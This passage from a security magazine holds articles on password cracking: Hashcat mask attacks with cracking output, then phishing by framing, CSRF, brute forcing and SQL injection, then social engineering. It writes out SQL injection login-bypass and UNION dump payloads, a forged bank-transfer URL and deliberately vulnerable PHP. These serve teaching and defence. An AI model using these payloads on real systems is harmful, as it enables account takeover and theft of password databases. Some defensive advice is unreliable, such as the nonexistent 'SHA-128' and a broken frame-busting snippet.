


Figure 8. GPU Vs CPU MD5 hash generation per second

Hashcat – is one of the more popular password cracking program which uses the GPU to speed up crunching time. Some of the nicest features in Hashcat includes the Mask attack: similar to Brute force, Mask attack defines a pattern which the suspected password follows, for example if we believe that the password, which we're trying to crack, starts with a capital letter and ends with a number we can define the following mask: ?u?l?l?l?l?l?l?l?d (where "u" stands for uppercase letter "l" represents a lowercase letter and "d" a digit, "?" is a place holder to be filled), thus we've greatly reduced our search space from 62^9 to 26^8 * 10. If we were cracking at a rate of 100 Million hashes per second, we would reduce the cracking time from 4 years to 6 hours. Human generated passwords, have a high probability of following such patterns. An attacker exploiting human nature for his advantage will be able to greatly reduce his cracking time.

Another important capability HashCat offers, is distributing workload. In the era of cloud computing services such as Amazon EC2 allows anyone to rent computational power on demand, One could simply fire up a GPU cluster. Having numerous GPUs at our disposal, allows us to distribute our search space among the cluster's nodes, such that each node is crunching a subset of plain text strings. For example, suppose that our search space is 9 length alphanumeric strings (62^9 possibilities) and we've got 8 nodes in our cluster all cracking at the rate of 1 billion strings per second, it would take us about 20 days to scan through the entire space. If we add 8 more nodes (16) we will cut the processing time in half meaning scalability is linear.



```
root@sf:~/oclHashcat# ./oclHashcat-plus64.bin -a 3 -n 160 -u 1024 -m 5300 md5-vpn.psk
oclHashcat-plus v0.13 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Workload: 1024 loops, 160 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Cayman, 1024MB, 830Mhz, 24MCU
Device #2: Cayman, 1024MB, 830Mhz, 24MCU
Device #3: Cayman, 1024MB, 830Mhz, 24MCU
Device #4: Cayman, 1024MB, 830Mhz, 24MCU
Device #1: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #2: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #3: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #4: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)

md5-vpn.psk:cisco1

Session.Name...: oclHashcat-plus
Status.........: Cracked
Input.Mode.....: Mask (?1?2?2?2?2?2?2)
Hash.Target....: md5-vpn.psk
Hash.Type......: IKE-PSK MD5
Time.Started...: Fri Feb  1 11:27:44 2013 (3 secs)
Speed.GPU.#1...:   165.1M/s
Speed.GPU.#2...:   165.9M/s
Speed.GPU.#3...:   163.7M/s
Speed.GPU.#4...:   161.8M/s
Speed.GPU.#*...:   656.5M/s
```

Figure 9. Hashcat at work

Defending from such attacks

As we've seen, what might be considered as a strong password could be easily cracked using today's cloud and GPU technologies.

In an effort to prevent such attacks from succeeding, we can take the following simple security measures:

- Using SALT, SALT is a simple string, could be the letter “a” or a random string “$vi8Z&=...”, which gets prepended or appended to a clear text password before it get hashed. The addition of SALT dramatically expands the search space thus turning precomputed hash tables (rainbow tables) to be much less attractive.

- Slow down cracking time by using slower to compute hash functions:
  From a user perspective there will be hardly a difference but for an attacker this has a huge impact, SHA512 is roughly 40 times slower to compute compared to MD5. This will drastically affect the time required to brute force a password. Use bcrypt or pbkdf2 to apply additional rounds of computation (as many as you like) once again increasing cracking time.

About the Author

Roi is a software architect for one of the largest anti-virus companies, previously Roi worked as a consultant in one of the elite technological units in the Israeli Intelligence corps. His specialties includes: application security auditing, robust software design and performance demanding software development. He can be contacted under roilipman@ gmail.com.

Password Cracking Techniques

by Gaurav Pawaskar and Rohit Pitke

Password is the most important way by user can establish identity with Website. Securing password is hence of paramount importance from the perspective of a user and Web application developer. We will be discussing a few ways by which passwords are stolen by an attacker and then defenses one should put in place to safeguard passwords.

What you should know:
- Basic HTML
- Basic Database operations
- Basic 3 tier application.
- Basic web technologies

Learning:
- Ways to compromise password
- Ways to mitigate such attacks
- How to minimize the risk

Why Password?

Need of password is well known. If you are the user of an application, you need to provide password along with your username so that an application can authenticate you, can understand who you are and then present information that you are authorized to use. Password is needed to authenticate a user and then authorization can be applied based on roles and context in the application

Concept of Strong and Weak Passwords

Passwords are deemed to be strong or weak based on their complexity. If we understand the concept of weak passwords, it would be easier to know the concept of strong passwords.

Weak passwords typically exhibit one or more following characteristics

- Length of password is less, perhaps less than 8 characters. Such a small password would be either too easy to guess or crack by writing a script.
- Password is same as username
- Password is a common word like a name of nation, favorite sports player, name of the movie etc.
- Password is a commonly used dictionary word like a word “password”
- Password is related to individual person in extreme sense like a name of spouse or children or birth-place
- Password is commonly used password like a word “password or “admin” or “admin123” or 123 followed by username etc.

Such passwords are extremely easy to break or guess. As far as possible, as an alert user, you should never have passwords which have one or more above mentioned characteristics.

In contrast strong passwords usually show following properties

- Long length (8-14 characters)
- No username in the password

- No common words or dictionary words
- Use of alphanumeric characters with permissive set of special characters like _ or + or #

What is hacker searching for?

There are well known kinds of “hackers”. Let’s discuss about them in very brief.

- White Hat: White hat hackers are kind of good guys. Generally known as Ethical Hackers. Their approach is same as bad guys that are to penetrate into the system using unorthodox ways but their intention is not to compromise the system. They do responsible disclosure of the security issues they find.
- Black Hat: These are bad guys. Their attitude is not to just find open door, but go into it, look for any information that can fetch compromise Confidentiality/Availability/Integrity of the system. They can do it for their personal gain or do some direct business loss to some company. It is up to their imagination what impact they want to create.
- Grey Hat: This very less used term. They are not actually placed under white hat or black hat.

Now coming in context of password, we had discussed about why one needs password. It is one of the ways to verify identity of user. That makes passwords very powerful and sensitive information to protect. If hacker gets access to user’s password, complete identity is lost and user is totally compromised because then the hacker will have power to any sort of server change on behalf of user and by business logic all server changes will be considered as legitimate transactions.

So hacker is searching for user password or a way to bypass the password mechanism to compromise user.

How hackers do it?

Now we know why hacker is after user password. Let’s see what the approaches to make it work are.

Following are the ways hacker will try to get access to user password:

- Social Engineering: This is the simplest way and hacker can target you. It is a direct attack on user than compromising server. It can be as simple as simply asking for password to user directly/ eavesdropping/ reading some written passwords/ guessing password by knowing some personal information about user/ trying out well-known or most commonly used passwords/ trying combination of default passwords. And it even can be as technical as sending user a phishing email which points to attacker’s site and user end up entering user-name and password on malicious site due to ignorance.
- Brute-force: Generally this is the last thing that attacker does. Trying all possible combinations of passwords. This is the technique that always works. This attack targets server by using their weak mechanism of not locking out invalid attempts on user account or password change policies.
- Bypassing passwords: This is one the intelligent thing that attacker can do. Rather than trying to do much targeted attack on user, attacker will try to fool server and gain access to user data without authenticating using actual user password. This attack is targeted on server and compromise server security and user is not aware of it. Or some attacks like session fixation/Cross Site Scripting will execute at clients context and give attacker access to currently on session of user.
- Gaining Access to All Passwords: This attack is not targeted to single user. Attackers aim may be to compromise server password database and gain access to all the passwords stored at server. In this case all the users of the system are compromised and become a serious threat to the system. Attacks like SQL Injection are generally used to accomplish this purpose. Also server misconfiguration/ weak server security policies/ using default passwords on server/ weak authorization are also the cases attacker will look for.

We are going to look in all these cases in details in fore coming sections of article.

Phishing Attack

This is one the basic things that attackers always like to do. Send out some phishing links or phishing emails to target users and wait for the user to click such links or respond to those emails and get trapped. Let's look at one of the most used technique in phishing.

Cross Frame Scripting (XFS)

There is very basic thing that a HTML can do, frame a website or URL into another website. E.g.

```
<iframe src="http://www.example.com"></iframe>
```

Above piece of HTML tag will allow www.example.com to be framed inside another domain's web page. So page on www.test.com can include a page from www.example.com using iframe tag.

HTML provides facilities to overlap HTML tags on each other. Using CSS properties one can change opacity of the upper tag so that user can see lower HTML data but upper HTML is actually operational. This gives rise to the "Cross Frame Scripting" (XFS) attack.

So to do phishing what attacker does is, he creates a dummy domain let's say www.dummy.com. Assume user he wants to target has accounts on www.target.com. Attacker will put the login page in iframe tag on page hosted on www.dummy.com and create an invisible layer of another form over iframe of target.com. This page will be presented to victim using phishing email or some side channel. If victim is ignorant about the URL, he will enter his credentials on the www.dummy.com assuming he is at www.target.com.

This is more client side attack than server compromise. Intention of this attack is to get direct access to the user password rather than bypassing it.




Figure 1. UI splitting

Cross Site Request Forgery (CSRF)

This is another way attacker can bypass user authentication or rather use authenticated session of user and trigger attack using phishing.

The anatomy of this attack is every request that goes out of the web browser respective cookie gets automatically attached to request on behalf of user. Server cannot make out that request has been generated by user gracefully or someone else is generating request without user's attention. So server never maintains client state explicitly and identification of client depends on data stored by server on client side/browser in things like cookie.

Let us have some real world example of CSRF as its always best explained by understanding scenario.

Consider a bank website where user has to provide successful login and then after successful login, user can transfer money from his account to another account. For simplicity, we are going to consider HTTP GET request. But please note that CSRF is not limited to only GET requests

```
http://bank.com/transferMoney?amout=1000&to=accnt1&from=accnt2
```

In above request there is no way to identify that request is sent by correct account holder. Let us see how attacker is going to use it. Attacker can find this request very easily using proxy and he needs to craft a request using account number of the person he needs to attack. So URL attacker will form is:

```
http://bank.com/transferMoney?amount=10000&to=attckerAccnt&from=targetAccnt
```

This request can be embedded in `<IMG>` tag in a website or as HREF in `<A>` tag. If victim is accessing bank. com and tries to load a page at the same time which was given by attacker. Malicious request will be sent in victim's context by attacker on behalf of victim. Now bank.com will treat this to be a fair request and it will execute the transaction.

So using this attack vector attacker never required to gain access to the user password.

Brute Forcing

Weak passwords are usually susceptible to brute forcing where an attacker can write programmatic script to try different combinations of password. There are various ways by which an attacker can accomplish this.

- Guessing through dictionary words: An attacker can maintain a list of commonly used passwords like admin123, password, and name of nation and keep sending login request. If password matches any of the common word, it's an open door for an attacker. Writing such script would be less than 50 lines of code in any modern scripting language. Most commonly used passwords for the year 2012 were like password, 123456, 12345678, QWERTY, monkey etc. System administrators often keep such weak passwords for their systems and make very open door for attackers.

- Guessing based on personal or behavioral patterns: People often keep passwords that resemble their personal or professional identity. This includes name of spouse, name of company they work for, birth-date etc. With mass of information pouring across various social media like Facebook, LinkedIn, Twitter, it won't be difficult for an attacker to try such combination of passwords.

- Programmatic brute-forcing: Here an attacker would write systematic program to try various combinations of passwords. Complexity and success of such programs often dependent on length and contents of passwords. For example, if password is 6 character length and only alphabets are used, maximum number of combinations would be 26^6 (26 characters, each space can be repeated 26 times max). For any reasonable computing machine, such generation of passwords will not be difficult job.

- Abusing Password change/Forgot password functionalities: Forgot password or password change modules are often written by developers without proper security considerations. Developers often post username field through HTTP request that carries password change request. Forgot password links are often too predictable or do rely only on security questions and exposes passwords to an adversary.

SQLInjection

This is one of the most used and most sophisticated ways to attack server (especially database server) and get hold of the information of all users on database server itself. This is possible only because of bad coding practice of the developers. Let's look at the anatomy of the attack and discuss how attacker uses this to get user password or bypass it.

We are going to consider a PHP as frontend and MySQL as database as example dummies. So we have a simple 3 tier architecture (Figure 2) where user enters data from User Interface (UI), which is processed at Controller and given to Database for retrieval/storage/updating data.



Presentation Tier
Logic Tier
Storage
GET http://www.victim.com
LOAD, COMPILE and EXECUTE index.asp
Scripting Engine
Execute SQL
RDBMS
Scripts
Return data
Render HTML
Send HTML
web browser / rendering engine
programming language: C#, ASP, .NET, PHP, JSP, etc
database: MSSQL, MySQL, Oracle etc

Figure 2. Basic 3 tier architecture

Let's consider a simple example that queries to the database and retrieves some information for a specific user in PHP. UI HTML will look like:

Listing 1. UI HTML will look like:

```
<html>
<body>
  <form method="GET" action="query.php">
    <input type="text" name="userName">
    <input type="submit" value="submit">
  </form>
</body>
<html>
```

Listing 2. This is how the PHP which is going to consume the above page data and query database will look like

```
<?php
$con=mysqli_connect("databaseServerIP","databaseUser","databasePassword","DatabaseName");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }

//Select query
$sql = "select name, address from UserInfo where userName = '". $_GET["userName"] . "'";

// Execute query
$result = mysqli_query($con, $sql);
while($row = mysqli_fetch_array($result))
{
  echo"Name : " . $row['name'] . " and Address is: ". $row['address'];
echo "<br>"
}
?>
```

Now if user enters data in text field userName as abc. So this goes to PHP code and PHP fetches data from URL query parameter using `$_GET["userName"]`. This data is transferred further to a string which will look like:

```
$sql = "select name, address from UserInfo where userName ='abc'";
```

So this ultimate string will be given to database and database will in turn look at the table UserInfo, which will match userName with abc and will fetch name and address from database. Then it will give this data back to PHP code in a variable `$result`. PHP will iterate through result variable and print the result on HTML page.

This logic works absolutely fine until userName is alphanumeric. Now let us look at a special case. What if user enters data like 'abc i.e. abc preceded by single quote. So SQL query will look like:

```
$sql = "select name, address from UserInfo where userName =''abc'";
```

If we look carefully actual SQL query contains 3 single quote characters and that will be given to database to process. Now this is a clear syntax error when database processes it, because database expects even number of single quote characters. Database rejects the query and will flag the exception to PHP code.

Why this is a problem? The reason is 'abc was supposed to be treated as data and not the part of database query. Due to error in PHP code this data was treated as code by database server. So does that mean we are injecting code and not data? Yes, we need to make sure that user input should be always treated as data and not the code.

This is the analogy behind SQLInjection and we are going to see further how attacker leverages this coding horror in context of passwords cracking. In following ways attacker uses this bug.

- Bypassing authentication.
- Data leakage and information retrieval.

Bypassing Authentication

Let us take the classical example of login page and authenticating user using username and password.

Listing 3. Classical example of login page and authenticating user using username and password

```
<html>
<body>
  <form method=”GET” action=”query.php”>
    <input type=”text” name=”userName”>
    <input type=”password” name=”password”>
    <input type=”submit” value=”submit”>
  </form>
</body>
<html>
```

Listing 4. The PHP which is going to process this will look like

```
<?php
$con=mysqli_connect(“databaseServerIP”,”databaseUser”,”databasePassword”,”DatabaseName”);
// Check connection
if (mysqli_connect_errno())
  {
  echo “Failed to connect to MySQL: “ . mysqli_connect_error();
  }

//Select query
$sql = “select name, address from UserInfo where userName = ‘”. $_GET[“userName”] . “’ and
   password = ‘” . $_GET[“password”] . “’”;

// Execute query
$result = mysqli_query($con, $sql);

//check if username password matched
if($result)
{
  while($row = mysqli_fetch_array($result))
  {
    echo ”Name : ” . $row[‘name’] . “ and Address is: ”. $row[‘address’];
    echo “<br>”
  }
}
else
{
  echo “Not authenticated.”
}
?>
```

Now the SQLinjection issue persists here because we have directly consumed data from user. Now if user enters data for userName as `user’ or ‘1’=’1` and for password `password’ or ‘1’=’1`. Now query that will be formed is:

```
$sql = “select name, address from UserInfo where userName =’username’ or ‘1’=’1’ and password =
‘password’ or ‘1’=’1’”;
```

Now this query will be processed by server as if userName = usename or 1=1, so this part becomes true, also password = password or 1=1 so even this is true, and true AND true is true. So in spite of wrong username password combination SQL query returned true result.

This is the basic case in which attacker will bypass password protection in login webpage. Bypassing authentication using SQLInjection attack is very much subjective to login page or all the places which talk directly with password in database.

Database Dump

In case of authentication bypass, case was very specific to login page of the web application. Dumping database is possible case whenever web application talks to database and user data is not validated as we have seen already.

Let us assume that attacker knows the name of table in which passwords are stored (Rather we don't even need to assume. Table name can be gathered from database metadata tables. Technique we are going to show can be used similarly to get table names first then attacker can target specific table in database).

In previous example we have seen that if there is presence of SQLInjection attacker can inject SQL code. Consider example where we entered userName to query.php to retrieve name and address, the query was:

```
$sql = "select name, address from UserInfo where userName ='abc'";
```

We are going to UNION operation in database to see what happens further. The structure of UNION in SQL is as follows:

```
Select col1, col2 from table1 where col1=value
UNION
select col1, col2 from table2
```

It is important that number of columns you are going to select pre-union must match number of columns post-union query. Using this knowledge attacker injects following data in user input field:

```
abc' UNION select username, password from table UserInfo where '1'='1
```

Now how SQL query will look like:

```
$sql = "select name, address from UserInfo where userName =' abc' UNION select username, password
from table UserInfo where '1'='1'";
```

What this means is first select data where username is abc then go to table UserInfo and select all username and password from table. Where clause will be always true due to '1'='1'. This is going to satisfy the restriction of UNION clause which need exact number of column name on both the sides. Now, from first part of UNION name, address will be selected and that will be combined with all username, password data from second part of UNION and that will be returned to PHP code in return variable.

Now look at the UI generated by the PHP above, it will echo all the data that is returned. Now that variable has got name, address as well as all username and passwords from database. So assuming some data from database HTML will look something like:

Listing 6. Data from database HTML will look something like:

```
Name: abc pqr Address is: Some address
Name: root Address is: root
Name: admin Address is: admin
Name: abcpqr Address is: passwordxyz
....
```

So digging information using SQLInjection is again very subjective how that information is delivered to UI. Looking at the UI generation and how information fits in UI, attacker will craft the injection and do the job.

Server Side Defenses

There are many safety precautions developers/ architects and deployment scenarios need to take care of. We are going to discuss them in following section.

Prepared Statements/Parameterized queries for SQLInjection mitigation

As we have seen due to wrong coding practices in accessing database can lead to SQLInjection and attacker can gain access to almost everything by doing intelligent injections.

To mitigate this, developers can make use of prepared statements or parameterized queries to make sure that user submitted data is given to SQL engine as data and not as code. Again we are going to explain in context of PHP. For all other languages deal with database have similar techniques to write safe code.

Listing 7. Write a safe code:

```
<?php
$stmt = $dbh->prepare("select name, address from UserInfo where username = :name and password =
   :password");
$stmt->bindParam(':name', $_GET["userName"]);
$stmt->bindParam(':password', $_GET["password"]);

$stmt->execute();
?>
```

Defence for brute forcing

As we have already discussed that brute force is the ultimate attack and it always works. The defense the server can only have is slow down the attacker. Possibility of this attack to get successful is good but it is the time factor that makes the difference. There is no point if attacker gets hold of user's information by the time that information gets obsolete. So that is why this is the last option that attacker will try but being a developer/architect/aware user one can protect against this too.

As a user of the system

- Have very strong password which reveals nothing about your identity.
- Minimum length should be at least 8 characters and try to have alphanumeric combinations (a-z,A-Z,0-9)
- Do not use same password for all your accounts

As a developer/architect of the system

- Enforce strong password policy. Do not accept weak passwords.
- Carefully design password change request. Do not send username in HTTP request for password change request. Maintain it in HTTP session.
- Always use recovery e-mail option for Forgot password module. After user establishes his/her identity through security questions, send a link to recovery e-mail address to recover password. Always have expiry such links. One of the world's famous social media applications used to send username in the password change request. This clearly exposes threat scene where attacker can change password of any user. Never send username in HTTP request of password change.
- To avoid brute-force, keep track of failed login attempts and simply lock the account after 3-8 wrong attempts. Because this may cause denial of service even for legitimate user if he forgets it, the locking period must be selected judiciously depending on the criticality of the application. It could be 1 day, 1 hour or until user calls service desk to unlock it. The only purpose is to make brute-force slow.

White List/Black List approach

Depending upon the type of input always has a level of filter before forwarding data to processing unit. It can be regular expression based or simply textual data. While filtering out we suggest two types of list filters:

- White List: White list is a technique where system is supposed to process data only which is supposed to enter. Anything that does not match the list or regex should simply be rejected. Logic is reject all expect allowed list. This approach is mainly suggested.
- Black List: This is a technique in which system is supposed to accept all the data other than rejection criteria. System will keep a list/ regex of some kind of data that needs to be rejected, anything other than that should enter in system. This is not a good way implement listing.

White or Black is approach is business logic dependent. We always enforce to have white list approach but it may not be always possible to have list of allowed data. So system designers need to make an intelligent call to follow whitelist or blacklist way of filtering.

XFS Mitigation

- Small portion of JavaScript needs to be added at the start of the page

Listing 8. Small portion of JavaScript needs to be added at the start of the page

```
if (top == self) }
    document.documentElement.style.display = 'block';
}
else {
  top.location = self.location;
}
```

This will check if it is rendering in frame. If that is the case it will ask browser to render in full page and webpage cannot be framed. This is called a frame busting code.

- Use the same-origin attribute to allow being framed from URLs of the same origin or deny blocking all. Example: `X-Frame-Options: DEN`Y. This header is not allowed in IE6/IE7. This header should be set in response header. Please note that this header is per page specific only. In PHP, this can be set like header ('X-Frame-Options:DENY') or header ('X-Frame-Option:SameOrigin')

CSRF Mitigation

So basic mitigation we have is to verify that request which is coming from the client should be coming from the right client. Let us see how to do that. We are going to have a token value which will be given to client, when client receives a response. When client sends a next request to server, it is supposed to submit the same token value back to server. Server should match the token value which was previously sent. The token is called as anti-CSRF token. Let us have example for more understanding.

Consider url bank.com used to submit while transferring money *http://bank.com/transferMoney?amout=1000&to=accnt1&from=accnt2*.

Listing 9. Before submitting this url client will receive a anti-CSRF token and client is supposed to give that token back to server. Token can be a hidden field in the transfer money form

```
<form name = "transferMoney" method = "get" action = "transferMoney">
  <input type = "text" name = "amount">
  <input type = "text" name = "to">
  <input type = "text" name = "from">
  <input type = "hidden" name = "CSRFToken" value = "randomNumberToken">
  <input type = "submit" value = "submit">
</form>
```

For above form request goes back will look like:

```
http://bank.com/transferMoney?amout=1000&to=accnt1&from=accnt2&CSRFToken=randomNumberToken
```

Server needs to remember that which token was sent to which client. When request is received respective token value should be matched and then request should be validated and then processed. Any mismatch in token value should reject the transaction. Token value should be random enough to have substantial security. Also every new request should have a new anti-CSRF token.

Secured Password Storage

Storing passwords in database/ files in plain text format is never a good idea. There is always a possibility of leakage of information. It may not be sophisticated attack like SQLInjection, but it can be just data loss due to theft or insider attack. Password should never be stored in plain text format. Let us see how we store passwords securely.

We always store password hash. This is the most secured way to store password if implemented correctly. Following are the steps:

- At the very first time when user's password is generated, generate a cryptographically random number. It is popularly called as "Salt". This needs to be calculated for every user. Also it is expected to have a unique salt is generated for every user.
- Select good hashing algorithm. We recommend using SHA-128/256/512. Do not use MD5 as its broken algorithm susceptible to "Collision attack".
- Create hash of user's password appended with salt calculated in 1st step.
- You have 3 entries here. User identifies (username/user id), salt, password hash.
- Store these entries in database/file-system. Ideally save them in separate databases/files because leakage of one database may not be important. Attacker cannot make use of only one database. This way, you are never storing real passwords.
- Next time, when user provides his password while logging in, get the password, fetch salt for that user, and calculate hash of password + salt. Match this password-hash with hash you have stored. Remember, Hash (message1) == Hash (message2) ONLY if, message1==message2. This means, if user has given his password correctly, then only there is match for password hash.

Even if hacker gets your database/password file, he shall only see hashes and salt. It is computationally • infeasible to reverse hashes to find a real password.

Conclusion

Password is very import commodity and its responsibility of users and developers to store it securely. We recommend taking multi-fold approach – educating user for having strong passwords, implementing system controls for safe and secure storage. Race against adversaries is always tough and will be so. We hope that joint effort by users and developers would make internet safe place to work and enjoy!

Stay safe and be paranoid!

About the Author

Gaurav Pawaskar and Rohit Pitke are security enthusiast and working in same domain since few years and our combined experience in security research is 9 years. Our regular job profile is Penetration tester and Security consultant/architect. We both are from India. Currently I am functional from Pune-India and Rohit is located at California-USA.
Our major interest in security domain is penetration testing and research on different topics mainly interested in web security and cryptography. Currently we both are focused on RESTful services security and integrating security tools under single platform. Also we have written an open source XSS scanner which we will be publishing soon. Our other areas of interest are AppSec which includes appliance security and protocol analysis and security of them.
We are publicly reachable via:
Rohit Pitke: http://www.linkedin.com/pub/rohit-pitke/6/590/338
Gaurav Pawaskar: http://www.linkedin.com/pub/gaurav-pawaskar/8/5a0/ab9
Also we run a blog about our latest research and findings: http://flagdefenders.blogspot.in/

Break the wall Password cracking technique. Passwords are like underwear change them often!!!

by Jatin Jain

Password is most common way to use for authentication and make difference between authorized and unauthorized user. What if password can be guessed/cracked/retrieved easily.

You must have heard so many times about choosing good passwords. Password must be more than eight characters contain at least one number, a mixture of capitals and lowercase, and at least one symbol. It shouldn't contain the name of your pet or loved one, or the date of birth, phone number etc.

Then, there are some other guidelines too such as you are supposed to use different passwords for different accounts. Your e-mail account password should not be the same as your bank password.

Moreover, you are not supposed to write out your password and put it on a piece of paper in your drawer or worse on a sticky note on your monitor.

Sometimes you may ask yourself, "will I be spending my life memorizing and creating passwords?"

Answer: I really don't know!!!

Before we continue cracking passwords topic with programs, I will explain a couple old-tricks to obtain someone's password.

Social Engineering

When a hacker takes advantage of trusting human beings to get information from them. For example, if the hacker was trying to get the password for a co-workers computer, he could call the co-worker pretending to be from the IT department. The conversation could be something like:

Bob- "Hello Suzy. My name is Bob and I am from the IT department. We are currently attempting to install a new security update on your computer, but we can't seem to connect to the user database and extract your user information. Would you mind helping me out and letting me know your password before my boss starts breathing down my neck?

Suzy would probably feel bad for Bob and let him know her password without any hesitation. BOOM BAAM She got social engineered. Now the hacker can do whatever he pleases with her account.

Major Social Engineering Technique

- Authority: Hacker poses as victim boss secretary or his superior and asking for password.
- Strong Emotion: Get victim into heightened emotional state so they do not pay as much attention to the details/fact.
- Overloading: Providing more information than target can handle so wrong statements go unnoticed also known as 'Double talk'
- Reciprocation: if a stranger does you a favor, then asks you for a favor, you will probably reciprocate and help him without thinking carefully about what he's asking for.

- Shoulder Surfing – Shoulder surfing is exactly what it sounds like. Hacker would simply attempt to look over your shoulder as you type in your password. The hacker may also watch weather you glance around your desk, looking for a written reminder or the written password itself.

- Guessing – If you use a weak password, a hacker could simple guess it by using the information he knows about you. For examples date of birth, phone number, favorite pet, and other simple things like these.

